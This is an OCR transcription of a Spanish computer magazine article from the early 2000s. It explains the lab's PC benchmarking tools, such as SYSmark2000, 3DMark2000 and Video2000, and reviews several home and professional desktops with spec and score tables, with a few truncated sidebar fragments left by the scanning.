Para el resto de los componentes, hemos seleccionado un grupo de programas altamente fiables y rigurosos que permiten a nuestros técnicos comprobar *in situ* tanto las prestaciones como la calidad de los mismos. La intención detrás de estas páginas es que nuestros lectores conozcan a fondo todas las pruebas de nuestro Laboratorio, para que puedan interpretar con rigor nuestras tablas y conclusiones a la hora de evaluar las máquinas.

SYSmark2000


Este programa es el primer producto que se comercializa tras la alianza estratégica firmada por las empresas MadOnion.com y BAPCo. Es el último lanzamiento de una familia de bancos de pruebas diseñados cooperativamente y desarrollados por los miembros de la *Business Applications Performance Corporation* (BAPCo), que ya introdujo en 1992 el concepto de aplicación de evaluación del rendimiento basada en el uso de programas populares. Actualmente, la versión 2000 es el estándar dentro de los *benchmarks* desarrollados a partir de programas reales. Cuenta con 12 aplicaciones, abarcando desde la creación de contenidos en Internet hasta la productividad ofimática. Sin olvidar, por otra parte, nuevas áreas como el reconocimiento de voz y la edición de vídeo.



La versión 1.1 del 3DMark2000 soporta los últimos chips gráficos y procesadores disponibles.


Una de sus principales bazas reside en su total compatibilidad con Windows 2000, Windows NT 4.0, Windows 98 y Windows 95. La ventaja real de esta completa suite es su carga de trabajo, que refleja el uso real de las aplicaciones llevado al límite. Para definir la carga de trabajo, BAPCo identifica constantemente nuevas áreas de aplicación y metodologías de evaluación de rendimiento, lo que se une a una total compatibilidad con prácticamente todas las configuraciones de software y hardware.

Tras iniciar SYSmark2000 en el equipo, éste asigna al sistema una puntuación a cada aplicación, otra a cada categoría y una tercera de carácter global. Las valoraciones están basadas en la comparación de los tiempos de ejecución de las cargas de trabajo entre el sistema que está siendo probado y una máquina de referencia establecida. Un índice de 100 indica que el sistema probado tiene un rendimiento igual al prototipo, que su a vez cuenta con la siguiente configuración: placa base Intel 440BX, Pentium III 450, DIMM 128 Mbytes SDRAM, Diamond Viper V770 Ultra con 32 Mbytes, una resolución de 1.024 x 768 y 16 bits de profundidad de color, un disco duro IBM DJNA 371800 y el sistema operativo Windows 98 SE.




SYSmark2000 es nuestra prueba estrella de evaluación de PCs.

En lo que respecta a la productividad ofimática, contamos con CorelDRAW 9.0, Microsoft Excel 2000, Dragon NaturallySpeaking Preferred 4.0, Netscape Communicator 4.61, Corel Paradox 9.0, Microsoft PowerPoint 2000 y Microsoft Word 2000. Por su parte, si nos centramos en la creación de contenidos en Internet se evalúan MetaCreations Bryce 4, Avid Elastic Rea-



Acogimos con especial cariño las primeras unidades de Pentium 4.



Con HD Tach medimos todos los parámetros de rendimiento de un disco duro tanto en acceso como en lectura y escritura.

lity 3.1, Adobe Photoshop 5.5, Adobe Premiere 5.1, y Microsoft Windows Media Encoder 4.0.

Cada prueba

A continuación, os presentamos brevemente el modo de actuar de los *scripts* que usa cada una de las pruebas. Dentro del grupo de «productividad ofimática» se evalúa CorelDraw 9.0, que emplea un diseño abstracto y le pasa varios efectos de filtro, desarrolla y manipula una imagen compuesta por gráficos vectoriales, origina objetos 3D y mezcla imágenes.

Por su parte, Corel Paradox 9.0 importa un fichero de texto grande y crea una base de datos con miles de entradas, realiza llamadas SQL sobre la tabla e importa ficheros de texto para luego exportarlos en formato HTML. Microsoft Word 2000 invoca una gran cantidad de funciones de procesamiento de palabras, incluyendo edición, chequeo de la pronunciación, búsqueda, reemplazamiento, cambios de fuente, copia y pegado, impresión, mezcla de ficheros, hipervínculos, uso de tablas y formateado de páginas HTML.


De procesar varias hojas de cálculo se encarga Microsoft Excel 2000, que además hace lo propio con las páginas HTML, datos en ficheros de texto, edición, cálculos de fórmulas, dibujo de datos en gráficos e histogramas e hipervínculos. Microsoft PowerPoint 2000 incluye apertura y cierre de presentaciones, páginas HTML, edición, formateo y movimiento de imágenes, tablas, hipervínculos, rotamiento de gráficos y aplicación de efectos. Dragon NaturallySpeaking Preferred 4.0 convierte ficheros de voz en texto y viceversa, reproduciendo un fichero «.wav» pregrabado para proceder a su reconocimiento. Finalmente, Netscape Communicator 4.61 simula una sesión habitual de un usuario, con navegación y visualización de páginas web incluidas, tablas, imágenes y texto.

Por otro lado, el apartado de creación de contenidos en Internet cuenta con Adobe Premiere 5.1, cuyo guión se compone de varias imágenes, videoclips y sonidos dentro de una película, creación de animaciones de ficheros BMP y AVI, pone transiciones entre ellas, superpone dos pistas de audio, usa filtros y efectos. Adobe Photoshop 5.5 usa las operaciones de carga, redimensionado, zoom, aplica filtros a imágenes, cambia el color y los parámetros de la imagen, ajusta el brillo y contraste y graba una imagen final en JPEG.

Avid Elastic Reality 3.1 es una aplicación de procesamiento de imágenes usada para crear efectos de transición o *morph*, realizando un trasbase de dos imágenes MPEG-2 con la consiguiente carga, definición y «renderizado». Metacreation's Bryce 4 es una aplicación de *ray tracing* que «renderiza» fotogramas de escenas, aplica efectos de luz y sombra, grabando ficheros en formato HTML o Metastream para su visionado por Internet. Microsoft Windows Media Encoder 4.0 codifica audio y vídeo en el formato ASF que puede ser visto u oído con Microsoft Windows Media Player o enviado a un servidor.

Para terminar, hay que señalar que todas estas pruebas se pasan en total tres veces para que el resultado sea lo más fidedigno posible. En cuanto al tiempo, realizarlas lleva aproximadamente dos horas.

En nuestras tablas podéis observar tres índices: el de productividad ofimática, otro correspondiente a la creación de contenidos en Internet y un tercero global que es una media de los dos anteriores.



En nuestro Laboratorio estamos a la espera del test SYSmark2001, que ofrece soporte al hardware y software más reciente.

Características de los equipos domésticos analizados

Fabricante	Beep	Dell	Parts & Computers
Modelo	TAY Futura	Dimension XPS B733	P&C A-900 Blue
Precio (pesetas/euros)	223.000/1.340,26	326.400/1.961,70	291.583/1.752,45
Teléfono	902 100 501	902 118 541	902 328 262
Web	www.beep.es	www.dell.es	www.amb-products.com
Garantía (meses)	36	36	12
Procesador	Intel Pentium III a 800 MHz	Intel Pentium III a 733 MHz	AMD Athlon a 900 MHz
Zócalo	Socket 370	Socket 370	Socket A
Memoria	64 Mbytes SDRAM	128 Mbytes RDRAM	256 Mbytes SDRAM
Monitor	LG Flatron 795FT Plus de 17 pulgadas	Dell E770P de 17 pulgadas	LG Flatron 774FT de 17 pulgadas
Tarjeta gráfica	Winfast 3D NVIDIA RIVA TNT2 PRO 32 Mbytes	NVIDIA Geforce2 GTS 64 Mbytes DDR	Creative Geforce2 GTS 32 Mbytes
Placa base	QDI Legend Advance-9	Dell	QDI Legend Kinetiz 7T
Chipset	VIA Apollo Pro	Intel 820	VIA KT-133
BIOS	Award	AMI	Award
Disco duro	Maxtor 32049 de 20 Gbytes ATA66	Quantum de 15 Gbytes ATA66	Seagate ST320423A de 20 Gbytes ATA66
CD-ROM/DVD-ROM	CD Creative 52x	DVD 12x	DVD Toshiba SD-M1402 10x
Tarjeta de sonido	Creative Sound Blaster PCI	Creative Sound Blaster Live!	VIA Audio Controller integrada
Altavoces	Estéreo	Harman Kardon HK595	Target Sound-Line 520 W + *subwoofer*
Módem	Conexant SoftK56 56 kbps interno	56 kbps interno	No
Ratón	Estándar PS/2	Microsoft Intellimouse 2 botones + rueda	NGS PS/2
Teclado	TAY PS/2	Dell PS/2	Teclado multimedia translucido PS/2
Tipo de caja	Minitorre	Semitorre	Semitorre
Hardware adicional	Regrabadora HP Writer9100 8x4x32x	No	No
Software adicional	No	Microsoft Works Suite 2000	No
Sistema operativo	Windows Me	Windows Me	Windows Me
SYSmark 2000:	112	148	165
Creación contenidos Internet	113	149	170
Productividad ofimática	111	147	160
3DMark2000 v.1.1	2.158	6.038	2.667
Video2000:	1.512	2.469	1.765
Calidad	784	1.105	714
Rendimiento	133	766	465
Prestaciones	595	599	586
HD Tach	26.856	18.706	22.058
CD/DVD Tach	32,8x CD	7,7x DVD	6,3x DVD
Monitor	Muy bueno	Muy bueno	Muy bueno
Sonido	Bueno	Muy bueno	Normal


Video2000
Dentro del rigor y la exactitud de nuestros análisis, hemos querido llenar el vacío existente en las pruebas sobre tarjetas gráficas que realizamos con el 3DMark2000. El «culpable» de esta innovación es Video2000, un nuevo tipo de herramienta de medición de rendimiento que evalúa la calidad de vídeo, las prestaciones y las características disponibles en los modernos adaptadores gráficos de última generación. Para ello, no sólo tiene en cuenta la tarjeta en sí, sino que considera todos los factores implicados, como son la CPU, la memoria y la placa base. Es la primera vez que un test de calidad permite la medida eficaz de la calidad de imagen, mientras que las pruebas de rendimiento y tipo de características implementadas indican cómo de bien se comportará el sistema gráfico en un entorno real.

Gracias a la colaboración de MadOnion.com y Faroudja Inc. ha sido posible el desarrollo de Video2000, que cuenta con mediciones del rendimiento de la reproducción en DVD, de la codificación-descodificación MPEG-2 y del subsistema de vídeo. Esto es útil a la hora de comprobar el porcentaje de dedicación de nuestro procesador a la reproducción de un DVD, la capacidad de edición de vídeo y la posibilidad de realizar vídeoconferencia de manera fluida.

Como comentario podemos señalar que es un *test* bastante laborioso de realizar y que por su carácter interactivo requiere la presencia de un técnico que revise todas y cada una de las fases, 13 en total, con un número variable de exámenes cada una. Por otra parte, soporta toda la gama de sistema operativos Windows de Microsoft, a excepción de NT. A esto hay que añadir unos requerimientos técnicos de procesador Pentium 166 MHz MMX o compatible, 64 Mbytes de memoria, DirectX 7.0 y DirectX Media 6.0.

3DMark2000 v.1.1
Entre sus mediciones destacan el cálculo de la velocidad de «renderización», la tasa de rellenado de polígonos y la calidad de la imagen. Su versatilidad viene avalada por la posibilidad de seleccionar cualquier resolución, profundidad del color —tanto de la imagen como de las texturas—, el tipo de *buffer* y el formato del *Z-buffer*. Tarda unos cinco minutos en realizar una única pasada, aunque es recomendable configurarlo para que realice como mínimo tres iteraciones para un resultado más veraz.

Sus requerimientos mínimos son un Pentium 166 MMX o compatible, 64 Mbytes de memoria, DirectX 7.0 y una acelera-



Gracias a CoolEdit 2000 podemos analizar el grado de fidelidad de las tarjetas de sonido a la hora de reproducir audio.

dora compatible con él. Sin embargo, es recomendable contar con 128 Mbytes de RAM.

La versión 1.1 cuenta con unas novedades muy interesantes, como el soporte de Intel Pentium 4, Celeron SSE y AMD Duron. Esto sin olvidar que la compatibilidad con Windows 2000 se ha mejorado. Otra característica de este programa es el soporte para DirectX 7, con un exhaustivo análisis de las funciones 3D de la tarjeta gráfica en combinación con las mismas capacidades del procesador. Está optimizado tanto para procesadores Intel como AMD y soporta Windows 2000 y unidades T&L. Esperamos con impaciencia la nueva versión que soportará DirectX 8.

Otras pruebas

Para el resto de los componentes, usamos varios programas. Para evaluar los monitores se emplea el prestigioso Nokia Test. Este programa realiza un exhaustivo estudio que permite comprobar *in situ* la calidad de la pantalla en condiciones extremas. En concreto, analiza la geometría, convergencia, resolución, efecto moaré, brillo y contraste, enfoque, legibilidad, color, y regulación de la pantalla.

La casa TestaCD Labs nos ha proporcionado varias herramientas para analizar discos duros, unidades de CD-ROM y DVDs. Para el examen de los discos, dispone de CD Tach, que realiza lecturas y escrituras secuenciales en nueve localizaciones de la unidad. También mide el tiempo de acceso máximo y aleatorio y la utilización de la CPU a velocidades de 4x, 8x, 12x y máxima. Con todas estas medidas se origina un índice real de la unidad, que es lo que luego se refleja en las tablas.

Basado en el CD Tach, el DVD Tach cuenta con varias características interesantes. Por ejemplo, también abarca la lectura secuencial en nueve localizaciones del disco, tiempo de acceso máximo y aleatorio, utilización de la CPU...

Hemos seleccionado un grupo de programas altamente fiables y rigurosos que permiten a nuestros técnicos comprobar tanto las prestaciones como la calidad de los equipos

Por último, el HD Tach utiliza el modo de *kernel* VXD para una mayor precisión al saltarse el sistema de ficheros de Windows. Realiza lecturas sobre toda la superficie del disco, estableciendo una velocidad media. También se encarga de mostrar el tiempo de acceso aleatorio, que es algo así como una medida real del rendimiento del disco. Otro factor importante que incluye es la velocidad en modo ráfaga, que nos proporciona un valor real del ancho de banda que arroja la interfaz del disco, ya sea IDE o SCSI.

Por su parte, la utilidad CoolEdit permite probar las tarjetas de sonido. Se trata de una completa suite de edición de audio, que facilita el examen de la calidad de las señales de audio que reproduce y graba la tarjeta de sonido. Además, comprobamos la calidad de la reproducción de ficheros WAV, MP3 y MIDI para conocer no sólo la calidad de los componentes, sino también cómo afecta esto al rendimiento global del equipo.

Por último, hay que señalar que los PCs portátiles cuentan con dos pruebas específicas, tanto para las pantallas como para la tarjeta gráfica. Esto se debe a la imposibilidad de usar en ellos ciertos experimentos con nuestros programas originales. Estamos hablando del programa LCD de VNU Labs y del Multimedia Mark, de funcionamiento similar a Nokia Test y 3DMark2000. Sin embargo, siempre que nos es posible usamos estos dos últimos programas para unificar los resultados con los demás equipos.

La evaluación final


En principio dividimos las máquinas en equipos domésticos, portátiles y profesionales, variando ligeramente las características que figuran en las tablas para cada uno de ellos.

Hay una serie de factores en los que nos fijamos y que nos dan una idea del buen hacer del fabricante a la hora de montar el equipo. Por ejemplo, la configuración de las unidades IDE de CD-ROM/DVD como «maestras» —con un mayor rendimiento— en vez de «esclavas», un ventilador de más calidad con una mejor o peor refrigeración, o la adición de ventiladores auxiliares en la caja para otras unidades que disipen mucho calor.

Igualmente importante es la calidad de los cables. Así, es recomendable la configuración de discos duros ATA66/ATA100 con cables de 80 pines para aprovechar todo su rendimiento. Al igual que no es baladí, a la hora de instalar un nuevo dispositivo, la información impresa de los puertos serie,

Características de los equipos profesionales analizados

Fabricante	Nec	Solver Technologies
Modelo	Direction SM-1200+	Solver PT10
Precio (pesetas/euros)	399.900/2.403,45 + gastos de envío	549.600/3.303,16
Teléfono	902 103 941	98 637 43 88
Web	www.nec-online.com	www.intranetcomputer.net
Garantía (meses)	12 *in situ*	36
Procesador	AMD Athlon a 1,2 GHz	Intel Pentium III a 1 GHz
Zócalo	Socket A	Socket 370
Memoria	128 Mbytes DDR Samsung	256 Mbytes SDRAM
Monitor	Nec VR de 19 pulgadas	Sony FD Trinitron CPD-6400P de 19 pulgadas
Tarjeta gráfica	NVIDIA Geforce2 GTS 32 Mbytes DDR	Creative Geforce2 Ultra 64 Mbytes
Placa base	Gigabyte GA-7DX	ASUS CUSL2
Chipset	AMD 761	Intel i815
BIOS	AMI	Award
Disco duro	Nec DTLA 307045 de 46 Gbytes ATA100	IBM DTLA-307060 de 60 Gbytes ATA100
CD-ROM/DVD-ROM	DVD Pioneer-115 16x	DVD Pioneer-105 16x
Tarjeta de sonido	Creative Sound Blaster Live!	Creative Sound Blaster 512 PCI
Altavoces	Labtec LCS 2632 + *subwoofer*	Genius SP-610 200 W
Módem	Conexant SoftK56 PCI interno 56 Kbps	No
Ratón	Nec 2 botones + rueda	Wacom 2 botones + rueda
Teclado	Nec PS/2	Logitech Deluxe Access
Tipo de caja	Convertible semitorre/sobremesa	Torre
Hardware adicional	Regrabadora Goldstar CD-RW 8x4x32x, Logitech Quickcam, auriculares y micrófono Labtec	Tarjeta de red RealTeck PCI Ethernet, Yamaha CD-RW 2100E 16x10x40x, tableta digitalizadora Wacom Graphire
Software adicional	Software de grabación Adaptec, Norton Antivirus, AND Route 2000, Enciclopedia Multimedia Salvat, Word 2000, IBM ViaVoice	No
Sistema operativo	Windows 98 SE	Windows 98 SE
Nº bahías 3,5/5,25 pulgadas libres	3/0	6/2
Nº ranuras PCI/ISA libres	3/0	4/0
Nº ranuras de memoria libres	1	2
SYSmark2000:	217	195
Creación contenidos Internet	222	192
Productividad ofimática	213	197
3DMark2000 v.1.1	7.777	7.782
Video2000:	2.620	2.028
Calidad	1.020	810
Rendimiento	1.000	800
Prestaciones	600	418
HD Tach	35.547	36.427
CD/DVD Tach	12x/10,1x	20,8x/11,5x
Monitor	Muy bueno	Muy bueno
Sonido	Muy bueno	Bueno



Video2000 viene a completar a 3DMark 2000, analizando tanto calidad como rendimiento del subsistema de vídeo.

paralelo, USB o PS/2 para una rápida identificación. Sin olvidar, por supuesto, la documentación en castellano, los extras en el software y hardware, y la garantía.

Esperamos que estas páginas tengan una doble impacto: por un lado, para que los lectores se hagan una idea de nuestro rigor a la hora de evaluar un equipo; por otra, una llamada de atención a fabricantes e implementadores de PCs para que se esmeren al máximo a la hora de montar sus equipos.


En definitiva, son muchas las características que los técnicos del Laboratorio valoran en el momento de «chequear» una máquina. Después de pasar la batería de *tests* detallados, se procede a realizar un análisis concienzudo del ruido de funcionamiento, la estética, la funcionalidad, la ergonomía, la facilidad de apertura de la caja, la comodidad a la hora de instalar nuevas tarjetas y/o unidades, las ranuras libres de memoria, bahías sin ocupar, ranuras ISA/PCI dispuestas para futuras ampliaciones, etc.

Daniel G. Ríos

Beep TAY Futura

Si hay algo que llama la atención de este equipo es la insuficiente cantidad de memoria RAM que incluye. Con tan sólo 64 Mbytes, a poco se puede optar en nuestro *ranking* de clasificación de equipos. Sin embargo, el resto de sus características son notables, de manera que ha terminado obteniendo una respetable cifra de 75, lo que le acerca a la categoría de «producto recomendado». Como muestra de sus cualidades señalemos su procesador Intel Pentium III a 800 MHz y su monitor LG de 17 pulgadas. Sin embargo, un pequeño fallo, menor eso sí, es la inclusión de serie de un CD-ROM en lugar del DVD-ROM.

En cuanto a las pruebas realizadas, debido a la escasez de memoria base, el índice SYSmark apenas sobrepasa los 110 puntos, lo que demuestra que nos encontramos ante una máquina con prestaciones discretas. La única cifra realmente sorprendente es la velocidad de transferencia media del disco duro ATA66 Quantum de 15 Gbytes, que con casi 27 Mbytes/s se acerca mucho a aquellos con interfaz ATA100.



Por otro lado, a pesar de no haber obtenido un resultado espectacular en el 3DMark2000 (debido seguramente a un problema de *drivers*), la tarjeta gráfica Winfast con el chip TNT2 PRO y 32 Mbytes nos parece una opción muy acertada para el mercado doméstico al que va orientado este equipo.

Fabricante:
Web: www.
Precio: 223.000 pesetas (1.340,26 euros)

112	
V	100


Procesador Inte Soc 64
P P Disco
duro
Soun
T Windo 36.

Dell Dimension XPS B733

Dell nos deleita casi en esta ocasión con un equilibrado PC de sobremesa que hará las delicias de cualquier miembro de la familia. El valuarte de su potencial viene representado de la mano de la magnífica Geforce2 GTS, con nada más y nada menos que 64 Mbytes de memoria. Es difícil superar la barrera psicológica de los 6.000 puntos en el 3DMark2000, pero este Dimension lo ha conseguido. Como compañeros ideales cuenta con un Pentium III a 733 MHz y 128 Mbytes de memoria. Con todo este conjunto, el equipo de Dell ha conseguido acercarse a los 150 puntos en el SYSmark2000.


Asimismo, es de agradecer la inclusión de la *suite* Microsoft Works 2000, que incorpora multitud de programas para ir empezando a disfrutar con el potencial de este equipo. Todo esto se complementa con una espléndida garantía de 3 años que lleva el sello Dell, lo que permite vivir mucho más tranquilos y con la confianza de que si algo falla en los primeros 36 meses, no tendremos que preocuparnos en absoluto.

Un pequeño detalle en contra es que no se incluye un juego de altavoces cuadrafónicos, ya que la Sound Blaster Live soporta esta opción, por lo que se desaprovecha esta gran ventaja. En fin, un equipo muy recomendable que se ha quedado a una décima de obtener el «producto recomendado» de nuestro Laboratorio.



Fabricante:
Web: www.
Precio: 326.400 pesetas (1.961,70 euros)


148	
V	100



Procesador Inte Soc 128
P Inte Disco
D
56
Semitorre. Windo 36.

Le ha llegado el turno al único equipo doméstico seleccionado como recomendado. Con un diseño francamente original, en el que tanto la caja, el ratón y el teclado son translúcidos, este equipo no pasa desapercibido. Si a la estética le sumamos un carácter práctico y portátil, que se concreta en la inclusión de un asa que permite transportarlo de forma fácil, sólo nos queda felicitar al fabricante. Lástima que ciertos detalles, como la ausencia de módem o de una tarjeta de sonido de mayor calidad que la que integra en placa, nos hayan impedido darle una nota mayor, ya que su ajustado precio —por debajo de las 300.000 pesetas— es más que tentador.

Y es que estamos hablando de un PC equipado con 256 Mbytes de memoria y con un fulminante AMD Athlon a 900 MHz. Si echamos un vistazo a los resultados de las pruebas, quizás la que más llama la atención es el índice SYSmark, que se dispara hasta los 165 puntos, muy por encima de la cifra conseguida por los otros dos equipos domésticos analizados. Menos mal que la carencia de una buena





P&C A-900 Blue

Fabricante: Parts & Computers. Tfn: 902 328 262

Web: www.amb-products.com		Máximo	Valoración
Precio: 291.583 pesetas (1.752,45 euros)		30	24
Indice SYSmark2000: 165		20	18
Rendimiento		25	20
•Creación contenidos Internet	170		
•Productividad ofimática	160		
•3DMark2000 v1.1	2.667		
•Video2000	1.765		
•Calidad	714		
•Rendimiento	465		
•Prestaciones	586		
•HD Tach	22.058		
•DVD Tach	6,3x		
•Monitor	Muy bueno		
•Sonido	Normal		
Configuración		25	20
VALORACIÓN FINAL		100	82

Características técnicas

Procesador AMD Athlon a 900 MHz. **Zócalo** Socket A. **Memoria** 256 Mbytes SDRAM. **Monitor** LG Flatron 774FT de 17 pulgadas. **Tarjeta gráfica** Creative Geforce2 GTS 32 Mbytes. **Placa base** QDI Legend Kinetiz 7T. **Chipset** VIA KT-133. **BIOS** Award. **Disco duro** Seagate ST320423A de 20 Gbytes ATA66. **DVD-ROM** Toshiba SD-M1402 10x. **Tarjeta de sonido** VIA Audio Controller integrada. **Altavoces** Target Sound-Line 520 W + subwoofer. **Ratón** NGS PS/2. **Teclado** Multimedia translúcido PS/2. **Tipo de caja** Semitorre. **Windows** Me. **Garantía (meses)** 12.

tarjeta de sonido se suple con la adopción de un excelente par de altavoces, acompañados por un potente *subwoofer*, que nos permitirá disfrutar plenamente de la unidad Toshiba de DVD-ROM que trae de serie.





Este equipo se puede denominar profesional con mayúsculas. La configuración elegida es impresionante, aunque lo más llamativo a simple vista es su gigantesco monitor Sony de 19 pulgadas con tubo Trinitron que hará las delicias de los diseñadores gráficos y profesionales de la imagen. Además, se refuerza con la inclusión de una tarjeta digitalizadora Wacom. Por su parte y como viene siendo habitual en este tipo de equipos, la regrabadora es equipamiento de serie, habiéndose optado en esta ocasión por una Yamaha de última generación que graba a 16 velocidades. Sin embargo, aunque la tarjeta de red también viene de fábrica, otros componentes como un módem o una buena tarjeta de sonido brillan por su ausencia.

A pesar de contar con un Pentium a 1 GHz y 256 «megas» de memoria RAM, el precio nos parece ligeramente elevado, pues ronda las 600.000 pesetas. De todas formas, contamos también con el famoso disco IBM ATA100 de 60 Gbytes que ha vuelto a arrasar en el HD Tach aproximándose a los 40 Mbytes/s de transfe-

Solver PT10

Fabricante: Solver Technologies. Tfn: 986 374 388

Web: www.intranetcomputer.net		Máximo	Valoración
Precio: 549.600 (3.303,16 euros)		30	20
Indice SYSmark2000: 195		20	18
Rendimiento		25	22
•Creación contenidos Internet	192		
•Productividad ofimática	197		
•3DMark2000 v1.1	7.782		
•Video2000	2.028		
•Calidad	810		
•Rendimiento	800		
•Prestaciones	418		
•HD Tach	36.427		
•CD/DVD Tach	20,8x/11,5x		
•Monitor	Muy bueno		
•Sonido	Bueno		
Configuración		25	19
VALORACIÓN FINAL		100	79

Características técnicas

Procesador Intel Pentium III a 1 GHz. **Zócalo** Socket 370. **Memoria** 256 Mbytes SDRAM. **Monitor** Sony FD Trinitron CPD-6400P 19 pulgadas. **Tarjeta gráfica** Creative Geforce2 Ultra 64 Mbytes. **Placa base** ASUS CUSL2. **Chipset** Intel i815. **BIOS** Award. **Disco duro** IBM DTLA-307060 de 60 Gbytes ATA100. **DVD-ROM** DVD Pioneer-105 16x. **Tarjeta de sonido** Creative Sound Blaster 512 PCI. **Altavoces** Genius SP-610 200 W. **Ratón** Wacom 2 botones + rueda. **Teclado** Logitech Deluxe Access. **Tipo de caja** Torre. **Windows** 98 SE. **Garantía (meses)** 36.

rencia. El apartado gráfico es otra historia aparte, ya que la Geforce2 Ultra con 64 Mbytes vuelve a barrer todas los marcas en el 3DMark2000 aproximándose peligrosamente a la barrera de los 8.000.

Lanzamientos prometedores

Vemos el futuro de procesadores, memoria, almacenamiento...

Fieles a la filosofía de esta sección, os presentamos un amplio repaso de las nuevas tecnologías que poblaran vuestros PCs en los próximos meses.

A la ingente cantidad de ordenadores de mano, tenemos que sumar un nuevo tipo presentado por Microsoft, el Tablet PC. Incorporará el más prometedor sistema operativo de la compañía de Bill Gates, Whistler, y podrá acoplar teclado, ratón y más cantidad de memoria RAM. Pero el gancho de este pequeño equipo será una vez más su capacidad para reconocer la escritura humana para su posterior formateado, tal y como sucede en un procesador de textos. ¿Cuál es la diferencia con los actuales PDAs? Pues un sistema de reconocimiento más avanzado e inteligente.

Cerebros digitales

